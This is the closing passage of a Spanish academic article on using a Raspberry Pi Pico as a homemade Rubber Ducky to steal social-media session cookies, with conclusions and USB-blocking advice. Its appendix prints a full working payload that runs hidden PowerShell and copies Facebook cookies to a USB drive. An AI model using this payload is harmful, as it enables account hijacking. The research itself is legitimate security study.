Esto se debe a que cada plataforma utiliza diferentes técnicas de seguridad para proteger su contenido y la privacidad de sus usuarios. Algunas plataformas pueden ser más vulnerables a ciertas técnicas de hacking, lo que podría permitir a un atacante obtener acceso completo a su contenido. Por esta razón, las plataformas deberían implementar más medidas de seguridad que sean adecuadas para proteger sus sistemas y la información de sus usuarios. Es relevante que los usuarios también tengan precaución al importar cookies de sitios públicos, estos podrían comprometer su información personal. Además, el uso de cookies de terceros sin el permiso de la plataforma de Streaming puede ser ilegal y puede tener consecuencias legales graves.

El Rubber Ducky es un dispositivo que se ha vuelto muy popular en el mundo de la seguridad informática por su capacidad para automatizar acciones en el equipo de la víctima. Aunque puede ser utilizado para fines legítimos, también puede ser utilizado con fines malintencionados. En este caso, el uso de un Raspberry Pi Pico como Rubber Ducky casero para extraer cookies de Redes Sociales es un ejemplo de cómo se pueden utilizar este tipo de dispositivos para llevar a cabo acciones no autorizadas. La extracción de cookies de Redes Sociales puede permitir a un atacante obtener acceso no autorizado a la cuenta de la víctima y, potencialmente, obtener información confidencial.

Una posible solución para mitigar el riesgo del Rubber Ducky casero es bloquear los puertos USB en los dispositivos de la organización. Esto puede hacerse mediante la deshabilitación del puerto USB en la BIOS, la desinstalación del controlador USB o mediante software de control de acceso. Aunque bloquear los puertos USB puede ser una solución efectiva, puede generar inconvenientes en la operación cotidiana. Por lo tanto, es importante equilibrar la seguridad con la funcionalidad y la conveniencia para encontrar la mejor solución.

5. Conclusiones

Que el acceso no autorizado a la información personal de los usuarios es una violación grave de la privacidad y la seguridad. Los atacantes pueden utilizar esta información para cometer fraude, robo de identidad, extorsión, acoso y otros delitos cibernéticos. Por esta razón, es fundamental que los usuarios tomen medidas de seguridad adecuadas para proteger su información en línea, cómo utilizar contraseñas seguras, activar la autenticación de dos factores y evitar compartir información personal sensible en línea.

Las plataformas LinkedIn y Reddit son más seguras que otras como Facebook, que es la red social más vulnerable. Twitter detecta actividad sospechosa y tiene un buen nivel de seguridad. En cuanto a los servicios de Streaming, YouTube brinda más información a los atacantes mientras que Netflix es una de las plataformas más vulnerables debido a la gran cantidad de cookies encontradas. Es importante estar al tanto de las políticas de privacidad y seguridad de cada plataforma y tomar medidas adecuadas para proteger la información sensible de estos sitios web, como utilizar contraseñas fuertes y actualizarlas regularmente y evitar compartir información personal o confidencial; Al hacerlo, se puede disfrutar de los beneficios que ofrecen estas plataformas en línea sin comprometer nuestra seguridad.

Que los proveedores de servicios en línea también tienen la responsabilidad de proteger la información de sus usuarios y de implementar medidas de seguridad adecuadas para prevenir el acceso no autorizado a sus plataformas. Esto incluye la implementación de sistemas de autenticación robustos, la detección temprana de intrusiones y la respuesta rápida a incidentes de seguridad. En última instancia, la seguridad en línea es un esfuerzo conjunto entre los usuarios y los proveedores de servicios, y requiere la colaboración y el compromiso de todos para mantener la integridad y la privacidad de la información en línea.

Que el uso del Payload resultó fundamental en el estudio, se trató de un conjunto de instrucciones que, configurado como un teclado, permitió acceder a los datos de las cookies de las Redes Sociales. Es importante destacar que este estudio se llevó a cabo con el objetivo de demostrar de manera clara y sencilla como un atacante puede robar información, aunque se encuentra en su fase beta, se han obtenido resultados muy satisfactorios, logrando obtener las cookies de varias sesiones de cuentas de Redes Sociales sin ser detectados. Cabe señalar que, para su funcionamiento, se deben cumplir ciertos requisitos del ordenador víctima, como la configuración del teclado y el rendimiento del ordenador, esto afecta el tiempo de ejecución de cada instrucción. Además, es importante contar con una conexión a Internet de calidad. En resumen, el Payload es una herramienta prometedora que puede ser muy efectiva siempre y cuando se cumplan los requisitos necesarios en el ordenador víctima.

El Raspberry Pi Pico es un dispositivo que se puede convertir en un USB Rubber Ducky para ejecutar comandos mediante emulación de teclado. Sin embargo, debido a sus limitaciones de hardware y recursos, el rendimiento de los scripts creados en él puede ser menos eficiente que en el Rubber Ducky original. En particular, al conectarse a ordenadores con poca capacidad de

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (34-44): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5792

memoria RAM, disco mecánico o con una conexión a Internet lenta para descargar la extensión necesaria que usa el script, la ejecución del script puede ser más lenta o tener problemas.

Contribución de los autores

Aura Dolores Zambrano Rendon: Supervisión, redacción – revisión y edición del artículo. **Luis Cristóbal Cedeño Valarezo**: Supervisión, redacción – revisión y edición del artículo. **Diego Alexander Avellán Vera**: Conceptualización, análisis formal, investigación y metodología. **Jahir Enrique Herrera Molina:** Conceptualización, análisis formal, investigación y metodología, **Kevin Julio Cedeño Zambrano:** Conceptualización, análisis formal, investigación y metodología.

Conflictos de interés

Los autores declaran no tener ningún conflicto de interés.

Apéndice o Anexo

Payload usado con el Raspberry Pi Pico

REM ABRIR CHORME

GUI R

DELAY 700

STRINGL powershell -w h -NoP -NonI -Exec Bypass start chrome “https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnpilhplaeedifhccceomclgfbg?hl=es-419”

DELAY 1000

ENTER

DELAY 10000

CTRL L

DELAY 2000

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 200

TAB

DELAY 500

ENTER

DELAY 1000

TAB

DELAY 500

ENTER

DELAY 2000

ESCAPE

DELAY 3500

CTRL N

STRING chrome-extension://fngmhnnpilhplaeedifhccceomclgfbg/popup.

REM Dentro de url= [Especificar la ruta de la página a extraer las cookies]

STRING html?url=https://www.facebook.com/&id=710624068&incognito=false

DELAY 1000

ENTER

e-ISNN 2550-6730 | **Vol. 7, Núm. 1 (34-44): Enero-Junio, 2023** | **DOI: 10.33936/isrtic.v7i1.5792**

INFORMÁTICA Y SISTEMAS
Revista de Tecnologías de la Informática y las Comunicaciones

Facultad de Ciencias Informáticas
Universidad Técnica de Manabí
Av. Urbina y Che Guevara, Portoviejo, Ecuador
revista.iys@utm.edu.ec

```
DELAY 1000
F12
DELAY 1000
ENTER
DELAY 1000
STRING document.getElementById("copyButton").click();
DELAY 1500
ENTER
DELAY 1000
GUI M
DELAY 1000
GUI R
DELAY 500
STRINGL powershell
DELAY 1000
ENTER
DELAY 2000
STRING $drive = (Get-WmiObject Win32_Volume | ? { $_.DriveType -eq 2 } | Sort-Object -Property Name | Select-Object -Last 1).Name
DELAY 750
ENTER
DELAY 500
STRING $save = "saves"
DELAY 550
ENTER
STRING $FolderPath = [string]::Concat( $drive,$save)
DELAY 550
ENTER
STRING $FileName = "{0:yyyy-MM-dd_hh-mm}_User-Cookies.txt" -f (Get-Date)
DELAY 550
ENTER
STRING $FilePath = Join-Path $FolderPath $FileName
DELAY 550
ENTER
STRING Get-Clipboard | Set-Content -Path $FilePath
DELAY 550
ENTER
STRING Get-Process chrome | Foreach-Object
{ $_.CloseMainWindow() | Out-Null }
DELAY 500
ENTER
STRING Get-Process chrome | Foreach-Object
{ $_.CloseMainWindow() | Out-Null }
DELAY 500
ENTER
STRING Stop-Process -Id $PID
DELAY 550
ENTER
```

Referencias bibliográficas

Aguilera, O., Pérez, Alí., y Rivero, R. (2017). La protección de la información. Una visión desde las entidades educativas cubanas. *Ciencias de la información, 48*(3),41–47.

Álvarez, P. (2022). Top 10 vulnerabilidades web de 2021.Instituto Nacional de Ciberseguridad. Recuperado: 17/05/2023. Obtenido de: https://www.incibe.es/protege-tu-empresa/blog/top-10-vulnerabilidadesweb-2021

Diazgranados, H. (2020). Empresas, principal objetivo de ciberataques en América Latina. Kaspersky. Recuperado: 19/05/2023. Obtenido de: https://latam.kaspersky.com/blog/empresas-principal-objetivo-deciberataques-en-america-latina/20209/

Fuentes, J., Castro, S., Medina, B., Moreno, F., y Sepúlveda, S. (2018). Experimentación de controladores digitales clásicos en un sistema embebido aplicado en un proceso térmico. *Revista UIS Ingenierías, 17*(1), 81-92. Recuperado: 17/05/2023.

González, B. y Zúniga, M. (2017). Estudio del impacto de las cookies en la seguridad de las aplicaciones web. Research gate. Recuperado: 19/05/2023. Obtenido de: Obtenido de: https://www.researchgate.net/

e-ISNN 2550-6730 | Vol. 7, Núm. 1 (34-44): Enero-Junio, 2023 | DOI: 10.33936/isrtic.v7i1.5792

publication/324485783_Estudio_del_impacto_de_las_cookies_en_la_seguridad_de_las_aplicaciones_web

Hernández, M. (2022). Pentesting con OWASP: fases y metodología. Blog de Hiberus Tecnología.Recuperado: 19/05/2023. Obtenido de: https://www.hiberus.com/crecemos-contigo/pentesting-owaspfases-metodologia/

Kaspersky. (2021). Continúa la guerra del streaming: ¿Qué pasa con las ciberamenazas? Kaspersky. Recuperado: 19/05/2023. Obtenido de: https://securelist.lat/streaming-related-cyberthreats-report-2021/95772/

Loaiza Carpio, A. (2017). Implementación de un esquema de seguridad inicial para las aplicaciones web del grupo comercial IIASA Ecuador, usando como referencia los riesgos de seguridad de aplicaciones web del apartado OWASP Top 10 2013. DSpace en Espol. Recuperado: 19/05/2023.

Marcillo, K. (2021). Análisis de las herramientas y técnicas utilizadas en prueba de penetración para la detección de vulnerabilidades en aplicaciones web. *Unesum-Ciencias, 5*(1), 135-144. Recuperado: 18/05/2023.

Muncaster, P. (2022). Amenazas dirigidas al navegador: cómo buscar en la web de forma segura. WeLiveSecurity. Recuperado: 16/05/2023. Obtenido de: https://www.welivesecurity.com/la-es/2022/08/10/amenazasdirigidas-navegador-web-como-buscar-forma-segura/

Ríos Gutiérrez, G., Bohada Jaime, J., & Delgado González, I. (2018). Gestión de seguridad de la información en las organizaciones. *Investigación e Innovación en Ingeniería de Software, 2*. 111-121.

Roca, J., y Fernández, G. (2019). *Estudios de seguridad de aplicaciones web*. [Tesis de postgrado]. Escuela Naval Militar.

Vázquez, L. (2022). Descubre cuáles son las 4 plataformas de streaming más usadas del mundo. Uno TV. Recuperado: 19/05/2023. Obtenido de: https://www.unotv.com/ciencia-y-tecnologia/plataformas-destreaming-mas-usadas-del-mundo-descubre-cualesson/

Vega, E. (2021). *Seguridad de la información*. 3Ciencias

Vishnu S., y Kulkarni, L. (2023). Survey on micro-controllerbased bad USB attacks. *Journal of Positive School Psychology*, 965–974.

Vishnu, S., y Kulkarni, L. (2022). Enhancement and implementation of BadUSB attacks using microcontrollers. *Journal of Positive School Psychology, 6*(9), 563–573.